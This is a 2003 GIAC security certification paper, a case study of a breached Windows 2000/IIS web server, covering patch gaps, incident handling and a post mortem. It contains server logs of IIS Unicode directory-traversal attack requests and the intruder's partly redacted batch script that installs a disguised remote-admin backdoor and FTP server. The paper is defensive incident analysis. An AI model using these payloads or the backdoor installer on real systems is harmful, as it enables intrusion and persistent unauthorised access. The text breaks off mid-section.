Global Information Assurance Certification Paper

Relying on a Firewall and IDS for your perimeter security is NOT enough

A Case Study

Jonathan Cook
GIAC Security Essentials Certification (GSEC)
Practical version1.4b Option 2

July 2003

ABSTRACT

The Client's web site is a well known, high profile E-Commerce site. The Web site front ends provide a variety of functions, incorporating the very latest technologies on a Global scale. The Site connects with a myriad of other corporations from around the world performing all manner of critical data transactions. In short, the site is a prime target for the Black Hat community. This case study follows a security exploit that impacted this company's web server earlier this year. This exploit was possible because the site's overall security did not adhere to the principles of "*Defence in Depth*". While The Host was protected by a Firewall, a Network Intrusion Detection System and a Host based security-monitoring application; the Web server itself was not kept up to date with the latest security patches. Despite repeated alerts & warnings, security patching of The Host was avoided due to the perceived risk of unplanned downtime. With the presence of so much security hardware and investment in security technologies, the site was assumed to be secure.

Unfortunately, this was not the case. By exploiting a vulnerable, under patched Microsoft Windows 2000 Webserver, the intruder gained command line access. This was used to download a Remote Admin back-door and a FTP server. Both of these applications were then hidden using relatively unsophisticated techniques. As part of the Security Team, it was my responsibility to investigate this threat from the initial alert on the IDS, through the post mortem of the compromised device, to presenting the findings and recommendations to The Client. These recommendations have now been used to provide justification for a series of relatively low cost improvements to the security of the site. The moral of the story is this: relying on a Firewall and NIDS for your perimeter's security is simply not enough; all layers of the site must be secured!

BEFORE THE INCIDENT

Client Overview

"The Client", as mentioned earlier, is a High Profile Multi-national corporation who will obviously retain their anonymity. The Client has outsourced the IT management of their site to a 3rd party who throughout this document will be referred to as "*The Consultancy*". The Consultancy has recently replaced an in-house IT department.

The Consultancy has a multitude of support teams that manage The Client's IT systems on a 24 x 7 x 365 basis. I work within a team that is responsible for all aspects of their site's security. We shall be referred to as "*The Security Team*".

The Client has a clearly defined need to maintain the integrity and availability of its site. In conjunction with The Security Team, The Client has developed a comprehensive Security Policy with key infrastructure project milestones and explicitly defined security requirements. However, recent economic events, currently endemic across The Client's industry, meant that cutbacks were made throughout the site's infrastructure. Even with the very best intentions, many of the proposed improvements were not implemented due to a lack of resources.

By far, the biggest problem faced by this site is that it has evolved over time, rather than being designed from the ground-up with security in mind. Consequently, the entire network is in need of a comprehensive overhaul. This will become obvious when investigating the Network layout.

Network overview

The Client has implemented a Pod structure rather than a more standard 3 tiered architecture. A Pod may consist of Web Servers, Mail Gateways, and potentially hundreds of other devices. Each Pod is protected from the Internet and from other Pods by a HA Pair of Cisco PIX Firewalls. There are 3 main VLANS in use within The Client environment that connect with each Pod, (Fig. 1).


These are:

- "*Incoming*" VLAN, which is almost entirely for use by the various incoming traffic from the Internet. There is virtually no inter-Pod communication on this VLAN.

- "*Inter-Pod*" VLAN, which is used for inter-Pod communication and aspects of management. Except for certain client specific requests, outside traffic will not communicate across this VLAN.

- "*Management"* VLAN in which the Management Pod has unrestricted access to all of the Pods and is used to provide maintenance such as monitoring and backups etc. Many of the Hosts in the Pods are dual homed, with NIC's for upstream and downstream traffic. Inter-Pod communication is restricted but not eliminated.

Fig. 1 High Level Diagram showing the Client's "Pod" structure



Traffic flow from the Internet normally enters the network via the border routers. These routers are not configured to provide any traffic filtering, and serve only to route the traffic into the relevant Pod.

Security Overview


The entry into each Pod is through a High Availability (HA) pair of Cisco PIX Firewalls. These Firewalls are patched to the most recent levels, however at the time of the incident, they did not employ access-lists, and instead they used the less precise "conduit" statements. As well as providing access to the contents of the Pod, the PIX Firewalls also provide routing connectivity between the various Pods via the Inter-Pod VLAN.

Notably, these firewalls only provided inbound (ingress) filtering of traffic from the internet, and minimal filtering of traffic from other Pods. Outbound (Egress) filtering was non-existent.

Internet Security System's RealSecure provides the Network Intrusion Detection. Again, this was maintained to the most recent level, and contained the latest express updates. Traffic that passed through the active Firewall, destined for the

Pod was duplicated on the Tap. The duplicated traffic was passed through to a Top Layer Switch. The TOP Layer Switch then load balanced the network traffic into a NIDS pair. In order to reduce costs, 2 pods share a Load Balanced NIDS pair, (Fig 2).

Fig. 2 Detail of the Pod's NIDS configuration



Once the traffic from the Internet entered the Pod, the Host is then free to respond to the request. In the following Case Study, the compromised Host was being load balanced with one other identical server behind a single Virtual IP address (VIP).

The Pod in this case study contains upwards of 30 hosts, most of which were dual homed non Web facing hosts running "back end" services. These hosts perform a variety of different tasks and are running on multiple operating systems. The security patching for the back end servers is even less rigorously enforced than that of the front end Web facing servers.

Host Details

The Web Server, part of a Cluster with one other identical device, was primarily running IIS 5.0 on a Microsoft Windows 2000 Advanced Server Platform. These 2 devices were also running Symantec's Enterprise Security Manager Agent Modules. This Web Server was also dual homed with direct access on to Management VLAN.

These 2 Web Servers had not been patched as rigorously as required in the Security Policy. The following Table shows the patching status prior to the breach.

Table 1

Sanitised results of running Hfnetcheck on Host, with brief annotations from the Microsoft TechNet Website [ref 1]

PRODUCT	BULLETIN	MAXIMUM SECURITY THREAT	TYPE OF THREAT
WINDOWS 2000 ADVANCED SERVER SP3	MS01-022	Low	Privilege elevation
WINDOWS 2000 ADVANCED SERVER SP3	MS02-008	Critical	Information Disclosure
WINDOWS 2000 ADVANCED SERVER SP3	MS02-042	Critical	Privilege elevation
WINDOWS 2000 ADVANCED SERVER SP3	MS02-053	Critical	DoS
WINDOWS 2000 ADVANCED SERVER SP3	MS02-055	Critical	Privilege elevation
WINDOWS 2000 ADVANCED SERVER SP3	MS02-064	Moderate	Trojan Execution
WINDOWS 2000 ADVANCED SERVER SP3	MS02-065	Critical	Run Code of attackers Choice
WINDOWS 2000 ADVANCED SERVER SP3	MS03-008	Critical	Run Code of attackers Choice
WINDOWS 2000 ADVANCED SERVER SP3	MS03-010	Moderate	DoS
INTERNET INFORMATION SERVICES 5.0	MS02-062	Moderate	Privilege elevation
INTERNET EXPLORER 6 GOLD	Warning		Missing Service Pack (6.1)
INTERNET EXPLORER 6 GOLD	MS02-027	Critical	Run Code of attackers Choice
SQL SERVER 2000 SP2	Warning		Missing Service Pack (3.0)
SQL SERVER 2000 SP2	MS02-007	Moderate	Run Code of attackers Choice
SQL SERVER 2000 SP2	MS02-020	Moderate	Run Code of attackers Choice
SQL SERVER 2000 SP2	MS02-030	Moderate	Run Code of attackers Choice
SQL SERVER 2000 SP2	MS02-034	Moderate	Run Code of attackers Choice
SQL SERVER 2000 SP2	MS02-035	Moderate	Privilege elevation
SQL SERVER 2000 SP2	MS02-038	Moderate	Run Code of attackers Choice
SQL SERVER 2000 SP2	MS02-039	Critical	Run Code of attackers Choice & DoS
SQL SERVER 2000 SP2	MS02-040	Moderate	Run Code of attackers Choice
SQL SERVER 2000 SP2	MS02-043	Moderate	Run Code of attackers Choice
SQL SERVER 2000 SP2	MS02-056	Critical	Run Code of attackers Choice
SQL SERVER 2000 SP2	MS02-061	Critical	Privilege elevation

This was used to determine what possible attack vectors could have been employed by the intruder. As can be seen from the above chart, there are a multitude of potential vulnerabilities. Ten of which Microsoft has rated as having a severity of “Critical”. Of these, 5 will enable the attacker to run code of their choice. Furthermore, unpatched out of date IIS 5, SQL Server 2000 and Internet Explorer 6 are all listed as with the top 20 Windows Vulnerabilities [ref 2].

Clearly, this is not a secure device. Various hosts throughout The Client’s network were running on a substandard patch level were doing so because of fears that patching them might cause an unplanned outage or a loss of data. This had been a recognised concern for some time, however there was no procedure in place to balance the risk of patching a device, against the risk of not patching it. The Security Team is responsible for alerting other support teams when a new

vulnerability is posted, and it is the responsibility of the relevant support teams to implement the latest patches.

Call Handling Procedure

The Consultancy has within it several smaller support teams that provide 24 x 7 coverage for The Client. Within the Consultancy are dedicated Server Support Teams, Network Teams, 24 x 7 Monitoring Teams, and the Security Team.

Very briefly as it is not entirely relevant in this document, our internal CHP in the event of a security alert is as follows:

- NIDS generates an alert for unusual or malicious traffic, and this is sent to the IDS Console
- 24x7 Monitoring Team notes alert on console and determines if it is applicable to contact the Security Team.
- When contacted, The Security Analyst investigates the alert, and determines if it is a threat to The Client.
- If a threat has been identified, The Security Analyst takes appropriate action*. We may also request assistance from other Support Teams and we will always inform The Client.

*(At this stage The Security Analyst will invoke our Incident Handling Procedure to assist with the resolution of the call)

- The Security Team assumes responsibility for managing the incident until the immediate threat has passed. The Analyst then informs The Client and relevant support teams of the outcome of the Incident. Once the event has been contained, the call is set to a "completed" status.

Even though the call has been closed, and the initial threat has passed, as the IHP has been invoked, the incident is still not over. The Security Team has an established Incident Handling Procedure, based on standard recommendations. Very briefly, as it will be covered in much greater detail in the next section, our IHP follows these 6 steps:

- Preparation,
- Identification,
- Containment,
- Eradication,
- Recovery,
- Recommendations.

DURING THE INCIDENT

Incident Background

On the night this case study breach occurred, malicious traffic was once again being directed towards our Web server. This was the second night in a row that we had seen an attack of this nature against this VIP. We had subsequently determined that the first attacks had failed, but we had known that the host was vulnerable.

The output below is a sanitised part of the logs from the previous night. As we can see from this, these HEAD requests where responded to by a 404 “page not found” error, indicating that the scan / attack was unsuccessful, [ref 3].

Table 2 Host logs from the previous night showing suspicious and malicious traffic

```
05:55:43  80 HEAD /MSADC/root.exe /c+dir+c:\ 404
05:55:43  80 HEAD /PBServer/..%5c..%5c..%5cwinnt/system32/cmd.exe /c+dir+c:\ 404
05:55:43  80 HEAD /PBServer/..%5c..%5c..%5cwinnt/system32/cmd.exe /c+dir+c:\ 404
05:55:44  80 HEAD /PBServer/..%5c..%5c..%5cwinnt/system32/cmd.exe /c+dir+c:\ 404
05:55:44  80 HEAD /PBServer/..%5c..%5c..%5cwinnt/system32/cmd.exe /c+dir+c:\ 404
05:55:44  80 HEAD /Rpc/..%5c..%5c..%5cwinnt/system32/cmd.exe /c+dir+c:\ 404
05:55:44  80 HEAD /Rpc/..%5c..%5c..%5cwinnt/system32/cmd.exe /c+dir+c:\ 404
05:55:45  80 HEAD /Rpc/..%5c..%5c..%5cwinnt/system32/cmd.exe /c+dir+c:\ 404
05:55:45  80 HEAD /Rpc/..%5c..%5c..%5cwinnt/system32/cmd.exe /c+dir+c:\ 404
05:55:45  80 HEAD /_mem_bin/..%5c../..%5c../..%5c../winnt/system32/cmd.exe /c+dir+c:\ 404
05:55:45  80 HEAD /_vti_bin/..%5c..%5c..%5c..%5c..%5c../winnt/system32/cmd.exe /c+dir+c:\ 404
05:55:46  80 HEAD /_vti_bin/..%5c..%5c..%5c..%5c..%5c../winnt/system32/cmd.exe /c+dir+c:\ 404
05:55:46  80 HEAD /_vti_bin/..%5c..%5c..%5c..%5c..%5c../winnt/system32/cmd.exe /c+dir+c:\ 404
05:55:46  80 HEAD /_vti_bin/..%5c..%5c..%5c..%5c..%5c../winnt/system32/cmd.exe /c+dir+c:\ 404
05:55:46  80 HEAD /_vti_bin/..%5c../..%5c../..%5c../winnt/system32/cmd.exe /c+dir+c:\ 404
05:55:47  80 HEAD /winnt/system32/cmd.exe /c+dir+c:\ 404
05:55:47  80 HEAD /winnt/system32/cmd.exe /c+dir+c:\ 404
05:55:47  80 HEAD /_vti_cnf/..%5c..%5c..%5c..%5c..%5c..%5cwinnt/system32/cmd.exe /c+dir+c:\ 404
05:55:47  80 HEAD /winnt/system32/cmd.exe /c+dir+c:\ 404
05:55:49  80 HEAD /adsamples/..%5c..%5c..%5c..%5c..%5c..%5cwinnt/system32/cmd.exe /c+dir+c:\ 404
05:55:49  80 HEAD /winnt/system32/cmd.exe /c+dir+c:\ 404
05:55:49  80 HEAD /c/winnt/system32/cmd.exe /c+dir+c:\ 404
05:55:49  80 HEAD /cgi-bin/..%5c..%5c..%5c..%5c..%5c..%5cwinnt/system32/cmd.exe /c+dir+c:\ 404
05:55:51  80 HEAD /winnt/system32/cmd.exe /c+dir+c:\ 404
05:55:51  80 HEAD /d/winnt/system32/cmd.exe /c+dir+c:\ 404
05:55:51  80 HEAD /iisadmpwd/..%2f..%2f..%2f..%2f..%2f..%2fwinnt/system32/cmd.exe /c+dir+c:\ 404
05:55:51  80 HEAD /winnt/system32/cmd.exe /c+dir+c:\ 404
05:55:52  80 HEAD /msaDC/..%5c..%5c..%5c..%5cwinnt/system32/cmd.exe /c+dir+c:\ 404
05:55:52  80 HEAD /msaDC/..%5c..%5c..%5c..%5cwinnt/system32/cmd.exe /c+dir+c:\ 404
05:55:52  80 HEAD /msaDC/..%5c..%5c..%5c..%5cwinnt/system32/cmd.exe /c+dir+c:\ 404
05:55:52  80 HEAD /msaDC/..%5c..%5c..%5c..%5cwinnt/system32/cmd.exe /c+dir+c:\ 404
05:55:53  80 HEAD /msadc/..%5c../..%5c../..%5c../winnt/system32/cmd.exe /c+dir+c:\ 404
05:55:53  80 HEAD /msadc/..%5c../..%5c../..%5c../winnt/system32/cmd.exe /c+dir+c:\ 404
05:55:53  80 HEAD /msadc/..%5c..%5c..%5c..%5cwinnt/system32/cmd.exe /c+dir+c:\ 404
05:55:53  80 HEAD /msadc/..%5c../..%5c../..%5c../winnt/system32/cmd.exe /c+dir+c:\ 404
05:55:54  80 HEAD /msadc/..%5c..%5c..%5c..%5cwinnt/system32/cmd.exe /c+dir+c:\ 404
05:55:54  80 HEAD /msadc/..%5c../..%5c../..%5c../winnt/system32/cmd.exe /c+dir+c:\ 404
05:55:54  80 HEAD /msadc/..%5c../..%5c../..%5c/..Á  ../..Á  ../..Á  ../winnt/system32/cmd.exe /c+dir+c:\ 404
05:55:54  80 HEAD /winnt/system32/cmd.exe /c+dir+c:\ 404
05:55:55  80 HEAD /msadc/..o../winnt/system32/cmd.exe /c+dir+c:\ 404
05:55:55  80 HEAD /msadc/..Á%pc../..Á%pc../..Á%pc../winnt/system32/cmd.exe /c+dir+c:\ 404
05:55:55  80 HEAD /msadc/..Á%pc../winnt/system32/cmd.exe /c+dir+c:\ 404
05:55:56  80 HEAD /winnt/system32/cmd.exe /c+dir+c:\ 404
05:55:56  80 HEAD /winnt/system32/cmd.exe /c+dir+c:\ 404
05:55:56  80 HEAD /msadc/..ð€€¯../..ð€€¯../..ð€€¯../winnt/system32/cmd.exe /c+dir+c:\ 404
05:55:56  80 HEAD /msadc/..ð€€¯../winnt/system32/cmd.exe /c+dir+c:\ 404
05:55:57  80 HEAD /msadc/..ø€€€¯../..ø€€€¯../..ø€€€¯../winnt/system32/cmd.exe /c+dir+c:\ 404
05:55:57  80 HEAD /msadc/..ø€€€¯../winnt/system32/cmd.exe /c+dir+c:\ 404
05:55:57  80 HEAD /samples/..%5c..%5c..%5c..%5c..%5c..%5cwinnt/system32/cmd.exe /c+dir+c:\ 404
05:55:57  80 HEAD /winnt/system32/cmd.exe /c+dir+c:\ 404
05:55:58  80 HEAD /winnt/system32/cmd.exe /c+dir+c:\ 404
```

```
05:55:58  80 HEAD /scripts/.%2e/.%2e/winnt/system32/cmd.exe /c+dir+c:\ 404
05:55:58  80 HEAD /scripts/..%5c../winnt/system32/cmd.exe /c+dir+c:\ 404
05:55:58  80 HEAD /scripts/..%5c../winnt/system32/cmd.exe /c+dir+c:\ 404
05:56:00  80 HEAD /scripts/..%5c../winnt/system32/cmd.exe /c+dir+c:\ 404
05:56:00  80 HEAD /scripts/..%2f..%2f..%2f..%2fwinnt/system32/cmd.exe /c+dir+c:\ 404
05:56:00  80 HEAD /scripts/..%2f../winnt/system32/cmd.exe /c+dir+c:\ 404
05:56:00  80 HEAD /scripts/..%5c%5c../winnt/system32/cmd.exe /c+dir+c:\ 404
05:56:01  80 HEAD /scripts/..%5c..%5cwinnt/system32/cmd.exe /c+dir+c:\ 404
05:56:01  80 HEAD /scripts/..%5c../winnt/system32/cmd.exe /c+dir+c:\ 404
05:56:01  80 HEAD /winnt/system32/cmd.exe /c+dir+c:\ 404
05:56:01  80 HEAD /scripts/..Á   ..Á   ..Á   ..Á   winnt/system32/cmd.exe /c+dir+c:\ 404
05:56:03  80 HEAD /winnt/system32/cmd.exe /c+dir+c:\ 404
05:56:03  80 HEAD /scripts/..À%9v../winnt/system32/cmd.exe /c+dir+c:\ 404
05:56:03  80 HEAD /winnt/system32/cmd.exe /c+dir+c:\ 404
05:56:03  80 HEAD /scripts/..À%qf../winnt/system32/cmd.exe /c+dir+c:\ 404
05:56:04  80 HEAD /scripts/..Á   ../winnt/system32/cmd.exe /c+dir+c:\ 404
05:56:04  80 HEAD /scripts/..Á%8s../winnt/system32/cmd.exe /c+dir+c:\ 404
05:56:04  80 HEAD /winnt/system32/cmd.exe /c+dir+c:\ 404
05:56:04  80 HEAD /scripts/..o../winnt/system32/cmd.exe /c+dir+c:\ 404
05:56:05  80 HEAD /scripts/..Á%pc../winnt/system32/cmd.exe /c+dir+c:\ 404
05:56:05  80 HEAD /winnt/system32/cmd.exe /c+dir+c:\ 404
05:56:05  80 HEAD /scripts/..ð€€¯../winnt/system32/cmd.exe /c+dir+c:\ 404
05:56:05  80 HEAD /scripts/..ø€€€¯../winnt/system32/cmd.exe /c+dir+c:\ 404
05:56:06  80 HEAD /scripts/..ü€€€€¯../winnt/system32/cmd.exe /c+dir+c:\ 404
05:56:06  80 HEAD /scripts/root.exe /c+dir+c:\ 404
05:56:06  80 HEAD /msadc/..ü€€€€¯../..ü€€€€¯../..ü€€€€¯../winnt/system32/cmd.exe /c+dir+c:\ 404
```

This could be the output from nearly any kind of IIS scanner, or even a new worm variant based on Nimda, however we were confident that the Host was patched against this, [ref 4].

Due to the increased activity and interest in this host, an emergency patching request had been discussed with The Server Team and The Client. This was not to be implemented in the immediate future as the host could not afford any downtime.

The Attack

On the second night of this attack, presuming of course that the scanning from the previous evening was related, the NIDS once again detected malicious traffic destined for this VIP. In the early hours of the morning, the 24 x 7 Monitoring Team saw that another attack was under way and alerted the on call Security Analyst. I immediately began investigating the alert on the IDS Console (Table 3).

Table 3 shows the sanitised output from the IDS console.

Alert Type	Source	Destination	Time of alert
HTTP_IIS_Unicode_Wide_Encoding	Bad Guy	Us	00:17
HTTP_IIS_Unicode_Wide_Encoding	Bad Guy	Us	00:17
HTTP_IIS_Unicode_Wide_Encoding	Bad Guy	Us	00:17
HTTP_IIS_Unicode_Wide_Encoding	Bad Guy	Us	00:17
HTTP_IIS_Unicode_Wide_Encoding	Bad Guy	Us	00:17
HTTP_IIS_Unicode_Wide_Encoding	Bad Guy	Us	00:17
HTTP_IIS_Unicode_Wide_Encoding	Bad Guy	Us	00:17
HTTP_IIS_Unicode_Wide_Encoding	Bad Guy	Us	00:17
HTTP_IIS_Unicode_Wide_Encoding	Bad Guy	Us	00:17
HTTP_IIS_Unicode_Wide_Encoding	Bad Guy	Us	00:17
HTTP_IIS_Unicode_Wide_Encoding	Bad Guy	Us	00:17
HTTP_IIS_Unicode_Wide_Encoding	Bad Guy	Us	00:17
HTTP_IIS_Unicode_Wide_Encoding	Bad Guy	Us	00:17
HTTP_IIS_Unicode_Wide_Encoding	Bad Guy	Us	00:17
HTTP_IIS_Unicode_Wide_Encoding	Bad Guy	Us	00:17

HTTP_IIS_Unicode_Wide_Encoding	Bad Guy	US	00:17
HTTP_IIS_Unicode_Wide_Encoding	Bad Guy	Us	00:17
HTTP_IIS_Unicode_Wide_Encoding	Bad Guy	Us	00:17
HTTP_IIS_Unicode_Wide_Encoding	Bad Guy	Us	00:17
HTTP_IIS_Unicode_Wide_Encoding	Bad Guy	Us	00:17
TFTP_Get	Us	Bad Guy	00:21
TFTP_Get	Us	Bad Guy	00:21
TFTP_Get	Us	Bad Guy	00:21

Below is an excerpt from the X-Force advisories [ref 5], that shows the alerts we were seeing were the NIDS interpretation of the traffic. Even though the alert type itself is indicative of an attempt to bypass the IDS, analysis of the characters in the IDS console details fields showed that the host was being breached.

> "
>
> Description:
> Unicode provides a standard for international character sets by assigning a unique number for each character. It comprises the character repertoire of most commonly used character sets like ASCII,ANSI, ISO-8859, Cyrillic, Greek, Chinese, Japanese and Korean. Unicode encoding of ASCII characters can be used to obfuscate the appearance of an HTTP request, while leaving it functional. This allows attackers to disguise the payload used in an exploit and evade detection. The first major Unicode vulnerability was documented against Microsoft Internet Information Server (IIS) in October 2000. This vulnerability allowed attackers to encode "/", "\" and "." characters to appear as their Unicode counterparts and bypass the security mechanisms within IIS that block directory traversal.
>
> Unicode encoding can also be used to evade IDS detection due to a flaw in Microsoft IIS that accepts and interprets non-standard Unicode characters.
> "

The TFTP_Get commands, that follow on, almost immediately from the IIS encoding show that the intruder had gained Command Line Access, and was then downloading several files. It was immediately recognisable that a breach had occurred and the Incident Handling Procedure was invoked.

The Incident Handling Procedure

As mentioned earlier, The Security Team had a detailed IHP that we followed for this breach.

Preparation: An Incident Handling procedure that is followed for major security incidents is already in place. The "Security Team" "Security Incident Handling Procedure" was adhered to throughout the investigation.

Identification: As above, the exploit was firstly identified by an IDS sensor. Analysis by the on-call Security Analyst revealed sufficient evidence to suggest a serious attack was in progress. The Server Team were called in to assist, and they confirmed that several files were modified; in particular the event viewer showed

some questionable entries such as the security logs being deleted by an unauthorised user.

Containment: Once identified, in conjunction with The Security Team, The Server Support Team removed the host from the network, while keeping it physically powered on to avoid any logic bombs that may be called upon when they sense a restart of the server. The other Clustered host was likewise removed from the network. The Network Team then modified the VIP address on the Router to point to a "Web Site Unavailable" page.

IDS logs were reviewed for any further exploits and devices local to host were audited by The Server Team to see if there was any additional malicious activity. We were fortunate in one aspect: the files that were downloaded to the host were not going to be used to provide the intruder with access to other devices. This was only confirmed during the Post Mortem, but at this stage we had to assume the worst. Investigations by The Server Team and Network Team, in conjunction with The Security Analyst revealed that no other devices had been compromised. Due to the nature of The Clients infrastructure, this process took a considerable length of time and resources.

Eradication: The host was kept powered on while the suspect files were copied for forensic analysis, and a backup of the device was taken. Fresh copies of support tools were then copied to the host in order to provide additional information for the Post Mortem, (see: **Post Mortem Results**). Following the Post Mortem, the cluster was fully reformatted, and then rebuilt from a "Known Good" backup. A "clean bill of health" was then granted to the host by The Security Team.

Recovery: Both servers of the cluster were patched and returned to service.

Lessons Learnt: The Client was presented with the full findings and recommendations from this incident (see: **Recommendations to The Client**).

Incident Handling Procedure Analysis

Due to the prompt actions of myself as the on-call Security Analyst and The Server Support Team, the compromised device was quarantined before the intruder could take any additional action. All other devices in the same network were also checked for any sign of compromise. No further instances were detected.

Due to the Intrusion Detection System present in this part of the network, the attack was promptly discovered and the compromised machine isolated within less than an hour of the attack. This prevented any further damage to The Client.

The IHP was successfully implemented and needed no further adjustment.

Post Mortem Results

In the aftermath of the exploit, a Post mortem was initiated. We needed to analyse the nature of the breach, the methods used, the motives of the hacker and most importantly, the damage done to the host, and by extension, The Client. Fortunately for me, the week before I had attended the SANS course related to Windows Security. Having participated in a "fabricated" post mortem as part of the course, I was very well suited to conduct the Post Mortem. As I had spotting the breach in the first place, and was liaising with the Server Support Teams, I was instructed to begin my investigation.

The Exploit

Detail from the IDS sensor relating to the incident assisted greatly with the investigation. The timing of these attacks indicates that a script of some description must have been used.

Buffer overflow attacks and encoding techniques are nothing new with Microsoft's IIS. Due to the number of vulnerabilities present on the host we cannot say precisely which attack was successful, but we can see from the logs that in this particular incident many different exploits were attempted. These buffer overflow attempts usually return a command prompt via the web interface, which enables the attacker to execute their own commands, [ref 6].

Once compromised, the second phase of the attack was to copy the files to the host.

The host was instructed to download these files:

- Wintool.exe
- Kill.exe
- Tlist.exe

Of these three files, both tlist.exe and kill.exe are legitimate tools used in batch scripts to view which processes are running and then stop them. Wintool is a legitimate application developed by a company called quantrix [ref 7], However, this version is a winrar file containing a group of scripts, developed by the hacker community, which are used to install a remote administration service and a FTP service on the target device.

Detail about wintool.exe

Wintool.exe contained a group of scripts installing two services – radmin for remote administration and a FTP server.

The Wintool folder is copied to:

```
Path=.\%windir%\system32\service
```

The folder is a hidden system folder, and invisible unless the relevant options are selected in Windows Explorer. The install procedure calls a file called start.bat. Start.bat itself is instructed to run the w0rm (below).

```
@echo off
regedit /s radmin.reg
net stop Serv-U
nvsvc32.exe /i
net start Serv-U
nvsvc.exe /install /silence
net start R_Server
@echo off
attrib +r +s +h +a .
attrib +h *
echo xxxx-w0rm xxxx build by xxxxxxxxxx has infiltrated the system
succesfully!>install.log
echo xxxxxxxinane commentsxxx>>install.log
echo xxxxxxxfurther inane commentsxxxxxx:>>install.log
exit
```

(I have obfuscated detail from the worm for obvious reasons)

The w0rm file installs a registry file that enables the remote admin service to work. It then enables the serv-U ftp service and the R_Server remote admin service. Another file that is executed is the uptime.exe command, which presumably is used by the intruder to see how long the compromised server has been up for.

The welcome text, also installed by Wintool provides us with an insight into the nature of the intruder, likewise the nvsvc32.ini file.

```
[GLOBAL]
Version=xxxxxxxx
LocalSetupPassword=x
PacketTimeOut=xxxxxxxxx
RegistrationKey=xxxxxxxxxxxxxxxxx
AntiHammer=xxxxxxxxxxxx
AntiHammerWindow=xxxxxxxxxxxx
 [DOMAINS]
Domain1=xxxxxxxxxx
[Domain1]
LogSystemMes=xxxxxxxxxxxxxxx
LogSecurityMes=xxxxxxxxx
LogGETs=xxxxxxxxxxx
LogPUTs= xxxxxxxxxxx
LogFilePUTs=0
SignOn=c:\winnt\system32\service\welcome.txt
DirChangeMesFile=c:\winnt\system32\service\dirchange.txt
ReplyNoAnon=*********inane Comment*************
ReplyNoCredit==*********inane Comment*************
ReplyTooMany==*********inane Comment*************
ReplyDown==*********inane Comment*************
ReplyOffline==*********inane Comment*************
```

Within the wintools.exe file a worm was hidden. The worm installed an ftp server that masqueraded as a graphics driver. The files names that were installed are

nvsvc.exe and nvsvc32.exe – these are the names of popular graphics drivers, however, they are in fact two freeware applications. Nvsvc.exe is a program called Remote Administrator service, and nvsvc32.exe is serv-U FTP server [ref 8], [ref 9].

Analysis from the services shows the following additions:

```
